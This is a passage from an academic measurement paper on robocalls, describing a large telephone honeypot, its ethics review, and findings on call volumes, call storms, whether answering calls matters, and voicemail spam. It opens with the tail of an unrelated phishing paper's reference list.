[60] E. Ulqinaku, D. Lain, and S. Capkun. 2FA-PP: 2nd factor phishing prevention. In *Proceedings of the 12th Conference on Security and Privacy in Wireless and Mobile Networks*, pages 60–70. ACM, 2019.

[61] A. van der Heijden and L. Allodi. Cognitive triaging of phishing attacks. In *Proceedings of the 28th USENIX Security Symposium*, 2019.

[62] Verizon Enterprise Solutions. Data Breach Investigations Report (DBIR). 2019.

[63] N. Virvilis, N. Tsalis, A. Mylonas, and D. Gritzalis. Mobile devices: A phisher's paradise. *2014 11th International Conference on Security and Cryptography (SECRYPT)*, pages 1–9, 2014.

[64] C. Whittaker, B. Ryner, and M. Nazif. Large-scale automatic classification of phishing pages. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2010.

[65] G. Xiang, J. Hong, C. P. Rose, and L. Cranor. Cantina+: A feature-rich machine learning framework for detecting phishing web sites. *ACM Trans. Inf. Syst. Secur.*, Sept. 2011.

[66] W. Xu, F. Zhang, and S. Zhu. The power of obfuscation techniques in malicious javascript code: A measurement study. In *2012 7th International Conference on Malicious and Unwanted Software*, pages 9–16. IEEE, 2012.

[67] Yandex Safe Browsing API. https://tech.yandex.com/safebrowsing/, 2019.

[68] Y. Zhang, J. I. Hong, and L. F. Cranor. Cantina: A content-based approach to detecting phishing web sites. In *Proceedings of the 16th International Conference on World Wide Web*, WWW, pages 639–648, New York, NY, USA, 2007. ACM.

Who's Calling? Characterizing Robocalls through Audio and Metadata Analysis

Sathvik Prasad
North Carolina State University
snprasad@ncsu.edu

Elijah Bouma-Sims
North Carolina State University
erboumas@ncsu.edu

Athishay Kiran Mylappan
North Carolina State University
akmylapp@ncsu.edu

Bradley Reaves
North Carolina State University
bgreaves@ncsu.edu

Abstract

Unsolicited calls are one of the most prominent security issues facing individuals today. Despite wide-spread anecdotal discussion of the problem, many important questions remain unanswered. In this paper, we present the first large-scale, longitudinal analysis of unsolicited calls to a honeypot of up to 66,606 lines over 11 months. From call metadata we characterize the long-term trends of unsolicited calls, develop the first techniques to measure voicemail spam, wangiri attacks, and identify unexplained high-volume call incidences. Additionally, we mechanically answer a subset of the call attempts we receive to cluster related calls into operational campaigns, allowing us to characterize how these campaigns use telephone numbers. Critically, we find no evidence that answering unsolicited calls increases the amount of unsolicited calls received, overturning popular wisdom. We also find that we can reliably isolate individual call campaigns, in the process revealing the extent of two distinct Social Security scams while empirically demonstrating the majority of campaigns rarely reuse phone numbers. These analyses comprise powerful new tools and perspectives for researchers, investigators, and a beleaguered public.

1 Introduction

The global telephone network serves more users than the Internet, is designed with higher availability guarantees, and is commonly relied upon for mission critical real time communications, including 911 service and emergency notifications [1, 2]. Despite its global importance, the phone network faces a number of problems. Prime among them are so-called "robocalls" — a catch-all term for automated or semi-automated unsolicited calls, often for fraud or telemarketing purposes [3]. Much like spam threatened the usefulness of email, unsolicited phone calls threaten to make voice calling unusable between two unknown parties. Moreover, because of the historic trust users have placed in the phone network, these scams surprisingly steal millions of dollars of revenue each year [4, 5].

Despite the clear importance of the problem, much of what is known about the unsolicited calling epidemic is anecdotal in nature. Despite early work on the problem [6–10], the research community still lacks techniques that enable rigorous analysis of the scope of the problem and the factors that drive it. There are several challenges that we seek to overcome. First, we note that most measurements to date of unsolicited volumes, trends, and motivations (e.g., sales, scams, etc.) have been based on reports from end users. In addition to the potential for selection bias, this information is often non-specific, unreliable, and/or incomplete. Second, most prior work on the problem has relied on analysis merely of the claimed number of the caller, neglecting to address the rampant (but previously unmeasurable) problem of number spoofing. Third, like modern cybercrime, robocalling is a commercial activity perpetrated at scale by professional operators [4, 5, 11]. Identifying the largest botnets and black markets has enabled targeted takedowns that reduce overall abuse on the Internet. Prior to this work, similar techniques for unsolicited calls have been out of reach. Such techniques could inform measurements, but also facilitate effective enforcement of the worst actors, leading to a decline in unsolicited calls.

In this paper, we operate a telephone honeypot that receives unsolicited calls over an 11-month period to up to 66,606 telephone lines. Our key innovation is the combined analysis of extensive and detailed call metadata with call audio. We combine this with novel techniques to identify similar calls efficiently allowing us to characterize whole campaigns of operation and detect fraud and abuse. While our purpose in this paper is to characterize a pernicious phenomenon, we note that our measurement techniques can provide valuable, actionable threat intelligence to carriers. In so doing, we provide a perspective on the problem that has been until now unavailable to researchers, regulators, and even carriers.

We use this new perspective to deliver 24 findings addressing three pressing questions:

- *How frequent are robocalls and is the problem getting worse?* We find that our lines can expect to receive a

robocall once every 8.42 days. Surprisingly, we learn that weekly call volumes are neither better nor worse over the observation period. We also discover and characterize rare "storms" of sudden unexplained bursts of unsolicited calls, providing support that anecdotal reports of high call volumes by individuals do occur.

- *Is it even safe to answer the phone?* Regulatory agencies and the press regularly warn of the risks of answering or returning calls from unknown callers. Shockingly, we discover no evidence that answering unsolicited calls increases daily call volume in a randomized single-blind study. We also develop heuristics to detect and measure wangiri call-fraud scams, finding no evidence of such a scam in 35 days across 2,949 highly-called lines.

- *Who is calling and how do they operate?* We develop and evaluate techniques to tightly cluster call audio to associate individual calls into broader campaigns with high precision. We then provide the first estimates of the number of operational campaigns and analyses of their number spoofing and line rotation practices and identify the top scam campaigns collected by our honeypot. All of these scams target vulnerable populations, including the elderly and recent immigrants, while operating over long time scales with impunity.

2 Background

To understand why unsolicited calling is such a challenging problem, we first need to review how the modern phone network operates. A call is said to "originate" at the caller's equipment, facilitated by the caller's carrier. It is the job of this carrier to "terminate" the call, which has the counter intuitive meaning of "establishing the connection", not ending it. If the originating carrier provides service to the called party, termination is straight forward. If however, the called party is served by another network, the originating carrier must route the call signalling and media through one or more intermediate carriers to reach the terminating carrier.

Carriers terminate calls using signalling protocols. In the PSTN[1], the most common protocol is Signaling System No. 7 (SS7). In VoIP, the most common protocol is Session Initiation Protocol (SIP). Carriers interconnect by establishing network gateways, which can operate over traditional PSTN trunks (called "TDM" in the industry) or VoIP, and often translate both signalling protocols (e. g., SS7 to SIP) and media encoding (e. g., PCM to Speex). It is important to note that when customers purchase VoIP-based telephone service from a provider, the customer does not actually place calls on an end-to-end basis with the called party. Instead, when the customer places a VoIP call, their local VoIP client software, physical phone, or phone gateway terminates the call at a proxy maintained by the provider. This provider-controlled proxy then routes the call to a peering partner's proxy, which forwards to another provider, and so on until the called party's provider receives the call and delivers it to the called party.

This state of affairs may seem surprising, but it is to prevent abuse of the network. Further, carriers are not allowed to listen to call audio of subscribers to protect their privacy. Instead, the call recipient must make a complaint, or the carrier must identify a malicious operator by call metadata. Carriers are required by law to maintain records on all calls they originate or route, but they are not required to make this information public. As a result when fraud specialists identify a fraudulent call, they must coordinate with every carrier in the entire call path to identify the origin. This entirely manual process is known as "traceback." A single call traceback can take dozens of hours to complete, making it largely infeasible.

2.1 Identity in the Phone Network

The principal identifier in the phone network is the phone number. While different countries and regions have different formats, all are unified in the ITU E.164 general format for numbers for unambiguous interpretation. Blocks of phone numbers are assigned to carriers according to the North American Numbering Plan (NANP), which covers all of the United States, Canada, and 23 other countries or territories. Carriers then assign numbers to subscribers. A valid NANP number has a country code (e.g. "1" for USA and Canada), three digit Numbering Plan Area code (NPA), three digit Exchange code (termed "NXX") and a four digit line number. There are fine-grained restrictions on NPA, NXX and the line numbers which determine if a phone number is valid, assigned, toll-free, or charges a premium rate when called.

The feature known as "caller ID" actually takes several forms in the PSTN. The first form, Calling Line Identification (CLI) includes the phone number of the calling party in the signalling information to setup the call. The second form is a 15-digit alphanumeric string to identify the caller known as Caller ID Name (CNAM). CNAM is not carried in the signalling of the call. Instead, the terminating provider performs a lookup for the CNAM associated with a CLI by querying an authoritative database in the telephone network.

Caller ID in SIP calls is more complicated. Identity info can be carried in the "To:" and "From:" fields of an INVITE message, the first signalling message to set up a VoIP call. These fields are populated by the SIP client controlled by the end customer. Some providers optionally append an additional identity header called a "P-Asserted-Identity" header. This header is meant to indicate a "true" identity to be used by the originating provider or its peers to traceback a source. Recently, a new standard to authenticate phone calls, STIR/SHAKEN [12], has been developed and is in the earliest stages of deployment. In this protocol, originating providers append a signature to the SIP header indicating that they indeed originated the call.

[1] Public Switched Telephone Network

This is also intended to facilitate traceback of abusive calls to their original source. *When deployed, STIR/SHAKEN will be the first and only widely-used cryptographic authentication mechanism anywhere in the telephone network.*

Operations that make large amounts of unsolicited calls, especially those doing so illegally, have a strong incentive to obscure their source phone number. They may do this to entice callers to answer, to avoid easy blocking based on caller ID, and/or to frustrate attempts to prosecute callers. There are a number of methods they can use to accomplish this. The first is to ask the terminating provider to block the caller ID to prevent it from being delivered to the called party. In the United States, callers can precede their call with the prefix "*67" to do this. In practice, this provides little anonymity because all carriers on the path see the true identity.

The second method is to purchase VoIP service from a provider who does not check outbound "From" fields for correct values. Many providers allow arbitrary "From" fields *as a feature* for customers who wish to present a main business number (e.g., a customer support number) that may not be owned by that provider. This is the most common form of caller ID spoofing. A special form of caller ID spoofing aims to match the caller's first six digits (NPA-NXX). This practice is termed "neighbor spoofing" as it is meant to entice victims to answer a phone call believing it is a neighbor or local organization (such as a school). The final method is to simply purchase a very large pool of phone numbers and rotate through them, often keeping them for only a short time. Operators have informed us this is an occasional practice by mass unsolicited callers. We note that from our viewpoint of measuring unsolicited phone calls, caller ID spoofing and simply having a large, rapidly changing pool of numbers is indistinguishable. As such, in this paper, we call the practice of changing numbers frequently "line rotation" regardless of mechanism.

2.2 Unsolicited Calls

Unsolicited calls may be known by many different terms, including "robocalls", "phone spam," and "vishing". Not all unsolicited calls are illegal or undesirable. Examples include public safety announcements for evacuations or school closures.

Most unsolicited calls are undesired yet may be legal. In the United States, calls made by political campaigns are legal. Some telemarketing calls are also legal, provided they are not targeted at cell phones, the called party has not subscribed to the FTC's "Do Not Call" list, or the caller has given permission for the call. Not only do most individuals not care for such calls, often these sales calls are for undesirable products criticized by consumer advocates, like auto warranties.

A small fraction of unsolicited calls are illegal scams. These scams may impersonate law enforcement or government agencies for taxes or benefits. They may also impersonate or fraudulently claim to be representatives of respected brands, as in tech support scams [13, 14] or fraudulent vacation sales [11].

Two categories of unsolicited calls are not intended to be answered. The first is voicemail spam. Rather than enticing their targets to listen to a recorded message in realtime, voicemail spam "injects" the recording into the voicemailbox of the target [3, 15]. Spammers will place two simultaneous calls to the target so that the second call finds the line busy and is redirected to voicemail. When the second call is connected, the first is disconnected by the caller, often before it rings.

The second type of unanswered call is known as a "one-ring" or "wangiri" scam, derived from a Japanese term which translates to "One (ring) and cut". In this scam, the perpetrator first obtains a premium rate number that bills all callers at a high rate (e.g. five dollars per minute). The perpetrator then calls a large number of victims indiscriminantly, hanging up just after it starts to ring. These calls are effectively free for the perpetrator because incomplete call attempts are not billable. However, the victim sees a missed call, and many victims will attempt to return the call, discovering they were billed only after their phone bill arrives. This scam is especially effective in North America if the premium rate number is obtained in certain Caribbean countries that are part of the North American Numbering Plan, as those phone numbers appear to be domestic and are not obviously charging a premium.

3 Data Collection

In this section, we explain the design principles of our honeypot, discuss the history of phone numbers used in our experiments, describe our data collection methodology, highlight ethical and legal considerations of our work and finally share details about a secondary data set used in our study.

3.1 Designing a Telephony Honeypot

A honeypot owned by a researcher allows adversaries to interact with a set of resources in an isolated environment. A telephony honeypot collects information about the entities that operate in the phone network. To collect such information, we assign a set of phone numbers to a honeypot. These phone numbers were provided to us by our service provider, Bandwidth Inc. In this paper, we refer to these phone numbers as *inbound lines* [2]. Such a setup allows us to conduct controlled experiments, collect data, and characterize the phone calls.

We explain key design decisions of the deployment, configuration, testing and operation of our honeypot.

On-premises deployment: A local deployment of our honeypot provided fine-grained control over its design and ensured that we stored all the sensitive data on servers we own.

[2] *Inbound lines* : A set of virtual VoIP phone lines and not physical PSTN lines.

Phone Numbers: We worked with a telecommunication service provider who owned the phone numbers used in our experiments. We built our honeypot using Asterisk [3], which is an open-source software implementation of a Private Branch Exchange (PBX). With a setup like an enterprise VoIP consumer, our honeypot received and processed phone calls.

Configuring the Call Processing System: Like routing tables and routes of a router, the dial-plan and dial-rules of a PBX determine how it handles a phone call. By developing appropriate dial-plans, our honeypot automatically answers and records calls made to one set of lines, while the honeypot rejects any calls made to a different set of inbound lines.

Reliability of the Call Processing System: We used over 66,000 inbound lines for our experiments. With 66,000 configuration entries, Asterisk exhibited inconsistent behavior resulting in frequent crashes. After many iterations, we estimated that a single Asterisk instance can handle approximately 15,000 unique dial-plan entries under realistic load of phone calls. To operate a stable honeypot, we reduced the dial-plan's size by reusing dial-plan subroutines for each experiment and automating dial-plan generation.

3.2 History of Inbound Lines

The total number of inbound lines terminated on our honeypot varied at different stages of our study because our service provider dynamically added inbound lines to our honeypot. We kept track of any additional inbound lines added to our honeypot through periodic snapshots and updates to a local database. We account for this incremental addition of numbers to our honeypot throughout our experiments and normalize our measurements when appropriate. Based on the history of the inbound lines, we categorize them into two types:

Abuse Numbers: As reported by our service provider, abuse phone numbers had a history of abuse. Some of these numbers were returned by their previous owners due to high volume of unsolicited calls. This pool also included phone numbers previously used by spammers and robocallers to generate unsolicited phone calls. Abuse numbers are an invaluable resource for our honeypot because these numbers were owned by adversaries in the past or were victims of high volume of unsolicited calls. We started with 6,754 abuse numbers at the beginning of our study and obtained additional abuse numbers in April 2019, resulting in a total of 9,071 abuse numbers.

Clean Numbers: A set of phone numbers owned by our service provider which were intended for distribution among new users. This pool contained a combination of numbers which were newly procured by our service provider and numbers which were rotated from prior customers. These numbers did not have a reported abuse history. We obtained a total of 57,535 such clean phone numbers at the end of July 2019.

A combination of clean and abuse numbers allowed us to systematically measure and report our observations of the two extremes of the phone network. To the best of our knowledge, we are the first to develop a comprehensive telephony honeypot with both clean and abuse numbers.

[3] https://www.asterisk.org




Figure 1: Honeypot Architecture and Data Collection Flow

No Seeding: Throughout our study, we do not seed either the clean or the abuse numbers on any online portals, forums, denylists or mobile apps which claim to block robocalls. By definition, the calls collected and processed in our experiments were unsolicited calls. We did not initiate any outbound calls using any inbound lines.

3.3 Call Meta-data and Call Audio Collection

After designing and deploying our honeypot, we collect the call meta-data, which includes Call Detail Record (CDR) and SIP header logs. From CDR logs, we extracted the calling number, CNAM, called numbers, timestamp and optional call duration, if the honeypot answers the call. From SIP logs we get P-Asserted-Identity, a SIP header field which can contain different identification information.

Call audio is essential to characterize different spam and robocalling campaigns in the telephone network. To obtain a representative sample of call audio content, we initially selected 3,000 random lines from our pool. We refer to this set of lines as **Recording Lines 1 (RL1)**. We setup the dial-plan and configure our honeypot to answer any unsolicited call made to these 3,000 numbers and play a recording after a delay of 2 seconds. We use a default Asterisk audio recording as the source for the audio prompt, which says "*Hello*" in a female voice with an American accent.

On 21st December 2019, we analyzed the data collected thus far and identified the inbound lines which received an average of one or more calls per day. A total of 2,949 inbound lines met this criteria. We assign these inbound lines to a new Asterisk PBX and configure it to ring for 10 seconds before answering every call made to these lines. We call this set of lines as **Recording Lines 2 (RL2)**.

We configure our honeypot to record any unsolicited call made to an inbound line which belongs to Recording Lines 1 or 2. The honeypot records and stores every call as three separate audio streams — incoming (calling party to the honeypot), outgoing (honeypot to the calling party) and a combined recording. Separate recording streams allowed us to prevent issues caused by overlapping speech signals or locally generated noise or audio. We ensured that multiple simultaneous

calls made to the same inbound line generated separate recording files with appropriate timestamps. Finally, we rejected any unsolicited call made to a *non-recording inbound* line with a *403 Forbidden* SIP response code. We observed that certain SIP clients which initiate unsolicited calls retry calls multiple times when they receive a rejection from the called side. To address this, we identify and remove any duplicate calls which have the same calling and called number within a 30 second window. We do not consider these duplicate calls in any results in this paper.

A majority of service providers allow callers to mask their details by dialing with a prefix. In the United States, most subscribers can prefix the called number with *67 to ensure that the called party does not see the calling part's caller ID. By doing so, the caller ID shown to the user changes from the actual caller ID to a string like "Restricted", "Private" or "Anonymous". In our honeypot, we observed that there were multiple instances where the actual caller ID was replaced with string like "Restricted", "Private" or "Anonymous". We confirmed that our service provider's system was not manipulating the caller ID and instead, in some cases the actual caller ID was transparently passed from upstream service providers to our honeypot in the "P-Asserted-Identity" SIP header. Since neither us nor our service provider had control over caller ID information, we do not have caller ID information in the "P-Asserted-Identity" SIP header for all calls. Also, one of the key limitations of telephone networks is the lack of end-to-end caller authentication. Thus, the attested caller ID propagates across different boundaries in the phone network on best effort basis. Due to this, we do not assume that the caller ID information is complete or accurate.

While our study lasted over 11 months, Table 1 in the Appendix shows the exact dates when RL1 and RL2 were setup to collect call audio, maintenance downtime, power outage and the duration of t-test discussed later in Section 4.3.

3.4 Ethical and Legal Considerations

Our university's Institutional Review Board (IRB), our university's office of general counsel, and our provider reviewed and approved our experiments. We understand that our research may involve human subjects even though our main intention is to study automated phone calls. It is possible for a live human to call one of our inbound lines due to mis-dialing or while trying to reach the previous owner of the numbers. As responsible researchers, we take all the necessary actions to ensure that our research is within the legal and ethical boundaries. Before the start of our research, we ensured that we were compliant with ethical and legal restrictions imposed by the university, our state and the federal laws of United States. Specifically, we sought the approval of our IRB to address the ethical considerations of our study. We also worked closely with our university's Office of General Counsel to make sure that our actions are within the bounds of state laws of our state and the federal laws of United States.

Throughout our study, we ensured that our actions do not inflict harm to human subjects. We worked closely with our IRB before the start of our research to describe our experiments and the associated limitations. As part of this review process, we submitted a detailed report to our IRB. As explained in Section 3, our principal data collection methodology is to wait for the arrival of calls on the inbound lines owned by us. Our methods are similar to research studies that perform public observation of humans, except that we observe the behavior of humans in a virtual environment. In such a setting, we are neither targeting nor recruiting participants to take part in our study. We do not reach out to any participants. We strictly refrain from advertising the phone numbers of our inbound lines in spam portals, social media or through any other mechanisms. We do not initiate any outgoing calls to any phone numbers throughout our study. After a thorough review of our proposal, the above facts were carefully considered and the IRB determined that our research was exempt from further review on the basis that effectively, we are performing a public observation study.

In the United States, call audio is considered private information. Thus, recording a phone conversation is strictly regulated by state and federal laws. Our honeypot was setup in a state where single party consent is sufficient to record phone calls. In situations where a phone call spans across one or more state boundaries, federal law takes precedence over the state law. Federal law also mandates that at least a single party needs to consent for the phone call to be legally recorded. Throughout our study, all the calls that we recorded were made to the inbound lines we owned. Furthermore, we terminated these inbound lines on the Asterisk PBX which we operated. Since we explicitly consent to being recorded, we satisfied the single party consent requirement.

Many robocallers or spam campaigns make automated phone calls based on a "hitlist", which is a list of active phone numbers maintained and sold by third parties. As a result, the campaigns attempt to reach large groups of unknown recipients, seldom with the intention of reaching a known individual. Since these campaigns make unsolicited phone calls to unknown parties, it is reasonable to assume that the callers do not consider the call content especially private or sensitive. Not obtaining explicit consent of the caller (live human or automated call) prior to being recorded does not affect their rights or welfare. This is because the caller does not have a reasonable expectation that their calls are not being recorded. Further, these callers do not have a reasonable privacy expectation since they make unsolicited phone calls to a vast number of users.

The goal of our study is to develop a deeper understanding of the adversaries who operate in the telephone network, and not to identify details about individuals or specific callers from the data available in our honeypot. We designed our

experiments to limit the recording duration to 60 seconds. There are possibilities where a non-adversarial caller may make a phone call to one of the inbound lines configured for recording. By capping the recording duration to 60 seconds and by gracefully terminating the call at the 60 second mark, we minimize the amount of data gathered in such scenarios.

3.5 Industry Robocall Blocking Data

To evaluate our methodology in Section 5, we use a second corpus of phone calls provided to us by a company that builds services to help block robocalls. This data set consisted of the audio recording of the call, calling party number, timestamp of the call and the transcript of the call. Since we did not collect the data directly, we do not know the exact setup of the honeypot used for data collection or transcription.

4 Individual Call Characterization

In this section, we provide an overview of the data collected throughout our experiments. We delve into the temporal characteristics of call volume and highlight operational characteristics of unsolicited calls. We develop a method to identify and characterize high call-volume events. We statistically evaluate the effects of answering a phone call on the number of unsolicited calls received per inbound line. Next, we propose a heuristic to identify voicemail spam calls. We share a detailed analysis of caller ID spoofing in the wild and discuss how unsolicited callers reuse Caller ID Name (CNAM). We develop and apply a heuristic to identify wangiri scam and estimate the scale of wangiri scam observed in our honeypot. Finally, we delve into the characteristics of the call audio which sets the foundation for the subsequent section on campaign identification.

Finding 1: *Unsolicited phone calls are rampant in the United States.* Using the telephony honeypot described in Section 3, we collect 1,481,201 unsolicited phone calls over a span of 11 months, without seeding our phone numbers to any source. We observed an average of 4,137.43 unsolicited calls per day, across all the inbound lines used in our honeypot. Each inbound line received an average of 0.12 call per day, which translates to one call every 8.42 days.

Throughout our study, we track the state of clean and abuse lines assigned to our honeypot, since these were dynamically added to our honeypot by our provider. We owned a total of 66,606 unique inbound lines of which 57,535 were clean lines and 9,071 were abuse lines, as explained in Section 3.2.

Finding 2: *Clean Numbers received 77.83% of all unsolicited calls in our honeypot without any form of seeding.* Among all the inbound lines, 87.08% (57,535) were clean inbound lines and 12.92% (9,071) were abuse inbound lines. The clean inbound lines with no history of abuse received an average of 0.11 call per day per inbound line, which translates to one call every 9.35 days. The abuse inbound lines received an average of 0.11 call per day per inbound line, which translates to one call every 9.44 days. The scale of our findings shows that it is not necessary for a phone number to have a prior history of abuse calls in order to receive unsolicited phone calls.

Finding 3: *75.10% of clean lines and 100% of abuse lines received at least one unsolicited phone call during our study.* We found that only a small fraction (24.90 %) of all the clean numbers never received an unsolicited call during our study. It took an average of 8.01 weeks for an inbound line to receive the first unsolicited call after being added to our honeypot.

Since calls arrive into a honeypot at a fairly low rate, only a fraction of these calls actually contain audio. This justifies our design decision of having adding a very large set of numbers as inputs to our honeypot. In particular, this shows that prior research [6, 16, 17] which relied on only a few hundred inbound lines was ultimately unlikely to see large portions of the problem.

4.1 Temporal Characteristics

The normalized daily call volumes per line over the 11 month study period is shown in Figure 2. We observed outliers that caused a spike in call volume during April of 2019, which we characterize in detail in Section 4.2.

Finding 4: *We observed a stationary call volume of unsolicited calls over our study period.* Since our study spanned 11 months, we were able to observe the cumulative call volume on both clean and abuse numbers over extended period of time. We fit a linear model to our weekly average call volume observed in our honeypot after discarding the two weeks affected by server downtime, finding a slope of -0.0002, indicating almost no change in the rate of unsolicited calls over the study period. We also fit a model after also discarding the anomalous storm peak in April, finding an even smaller slope of -9×10^{-5}. In addition to its significance for the phone network, this is also an important result for our evaluating methods. While we do not know the history of the numbers before we possessed them, on the whole we see approximately the same volume of calls months after we take possession. This implies that recent activity before we take ownership of the line is unlikely to skew our results.

Finding 5: *The call volume of unsolicited calls had a periodicity of one calendar week.* The call volume increased on Mondays and remained high during weekdays. The call volume decreased on Saturday and remained low on Sunday. We observed this pattern in every week of our data collection. To measure the extent of periodicity, we compute the auto-correlation score — a score from 0 to 1 which measures the similarity of a signal with itself at different time lags between the two copies of the signal. For daily unsolicited call volume, we observed a maximum auto-correlation of 0.87 at a time lag of 7 days.

Finding 6: *Our honeypot received 83.36% of all unsolicited phone calls during local working hours and 92.71% during*




Figure 2: In this plot of normalized average calls, we observed a stationary call volume distribution of unsolicited phone calls on clean and abuse numbers with a weekly periodicity during our 11-month study. Major events in our honeypot are labelled.

weekdays. Intuitively, we would expect to receive significant amount of unsolicited calls when users are available to answer their phones. Weekends and non-working hours would seem to maximize the user's availability. Our honeypot received 83.36% of calls between 9 AM to 5 PM, as per the local timezone of our honeypot (Eastern Standard Time), which is roughly the local working hours. Furthermore, 92.71% of all calls were received during weekdays.

4.2 Storms: High Call Volume Events

When we observed an abnormally high number of calls in April of 2019, as seen in Figure 2, we delved deeper into the distribution of these calls over our inbound lines. We discovered instances when a disproportionately large number of calls were received on specific inbound lines. Using average call volume of each inbound line is not sufficient to identify such outliers. Inbound lines (e.g. abuse numbers) that regularly receive a significantly large number of unsolicited calls would naturally have a higher average call volume, but does not qualify as an outlier.

In this paper, we refer to such instances of high call volume occurrence as *storms*. To systematically identify storms, we wanted a uniform mechanism to compare call volumes in relative terms across all the inbound lines. To address this problem, we used z-score. The z-score is defined as $z = (x-\mu)/\sigma$, where x is a data point in the distribution, μ is the mean and σ is the standard distribution. We computed the z-score distribution of daily call volume per day, for each individual inbound line. A z-score of 1 for a specific day indicates that the call volume on that day is a single standard deviation away from the mean call volume of the inbound line. A higher z-score indicates that the measured value is farther away from the mean. We use a conservative heuristic and set a z-score of 4 as the limit to identify calls that received abnormally high calls per day during our study. A z-score greater than 4 indicated that the call volume on the specific day was 4 standard deviations higher than its mean call volume. Such behavior is an intuitive indication of an outlier.

Even though z-score allowed us to develop relative comparison, it includes inbound lines which has very low average call volume with sporadic calls. To remove these inbound lines with low call volume, but with significant high z-scores due to an occasional call, we set a threshold of a minimum call volume per day of 24 calls. A 24 calls per day threshold translates to one call per hour — this is a significant amount of unsolicited call volume. We identified inbound lines which received more than 24 calls on any single day, and had a z-score of greater than 4 during our study. By so doing, we identify inbound lines that received a significantly high call volume and characterize this phenomenon as a storm.

Finding 7: *We observed 648 instances of storms spread across 223 inbound lines.* A 11 month long study helped us uncover numerous instances of storms. The largest storm comprised of over 1,400 unique unsolicited calls made to the same number on the same day. These calls seemed to originate from over 750 unique callers based on the number of unique caller IDs used. We note that in prior work, Gupta et al. [6] report 2 "TDoS" events over their 7 week observation period. Our findings indicate such events are rare, yet occur regularly. We also note, our term "storm" does not imply malicious intent, as we cannot attribute a course or source of these events. Throughout our study, we observed storms as early as March 2019 and as late as January 2020.

Our discovery of storms also confirms anecdotal reports where individuals seem to be deluged seemingly "out of the blue" by dozens of calls in a day. Most of our storm events oc-

cur on unrecorded lines. [4] As a result, it is unclear if the storms originate from a single operation or campaign, or if storms comprise a chance coincidence where one line is randomly targeted by many different campaigns.

4.3 Effects of Answering Unsolicited Phone Calls

One of the most common recommendations to tackling the problem of unsolicited calls is to not answer any calls originating from unknown numbers (numbers not in the user's contact list), under the hypothesis that answering will increase call volume. To understand if there is a significant impact of answering phone calls to the number of unsolicited phone calls received on an inbound line, we designed an experiment and statistically evaluate our measurements. For this experiment, we randomly selected 3000 inbound lines, which were the same lines initially referred to as Recording List 1 (RL1). Initially, we did not answer any unsolicited calls made to these 3000 inbound lines for 6 weeks. Next, we answered all calls received on these 3000 inbound lines and observed the call volume for 6 weeks. We calculated the average call volume of each line in RL1 during the first 6 weeks of not answering the phone call. We also computed the average call volume during the next 6 weeks, when we answered all calls made to these inbound lines. To understand if there is significant evidence that answering phone calls has an effect on the number of unsolicited phone calls, we apply a statistical test based on average call volume observed from 17th February to 12th April of 2019.

We use t-test for dependent populations to measure if the difference between the means of two populations is significant. We also select an alpha value of 0.01 to determine the significance of our statistical test. Our p-value should be less than alpha to indicate statistical significance.

Since we observe a peak in overall call volume, which we have associated to storms, we checked if any of the inbound lines of RL1 were victims of such huge call volume. We confirmed that there were no storms associated with any of the RL1 inbound lines. This steps ensures that there were no outliers when we perform the t-test.

Finding 8: *Answering unsolicited calls did not have a statistically significant effect on the average number of unsolicited phone calls received on a phone number.* We observed that average call volume when not answering calls was 0.1027 and average call volume when we were answering phone calls was 0.0944. Our t-test indicated the result was statistically insignificant ($p = 0.0708$). Through this result, we conclude that there is no evidence that answering phone call increases the number of unsolicited phone calls received. This finding contradicts the traditional wisdom and provides insight to operators in that our findings indicate that it would be safe for operators to monitor and use lines without the risk of further contamination.

[4] In the absence of evidence to the contrary, we assume this is simply due to the fact the majority of our lines are not answered.

4.4 Voicemail Spam

Unlike traditional landline or mobile phones, our inbound lines did not have the restriction of maintaining only one active call at a time. Such a configuration allowed us to observe multiple call attempts with the same calling and called numbers in quick succession — a classic behavior of voicemail spam. Since the successive call attempts maintained the same calling and called numbers, we identified groups which have a unique 3 tuple of the calling number, the called number and the date. We discard the groups which have a single call. Next, we calculate the time difference between successive calls in each group. Since our honeypot rejected a fraction of incoming calls with a 403 SIP Response code, we observed clients re-trying the same call within a short duration of time, as discussed in section 3. After referring to the SIP retransmission section in the SIP [18] RFC, we remove all duplicate retries within 30 seconds of each other.

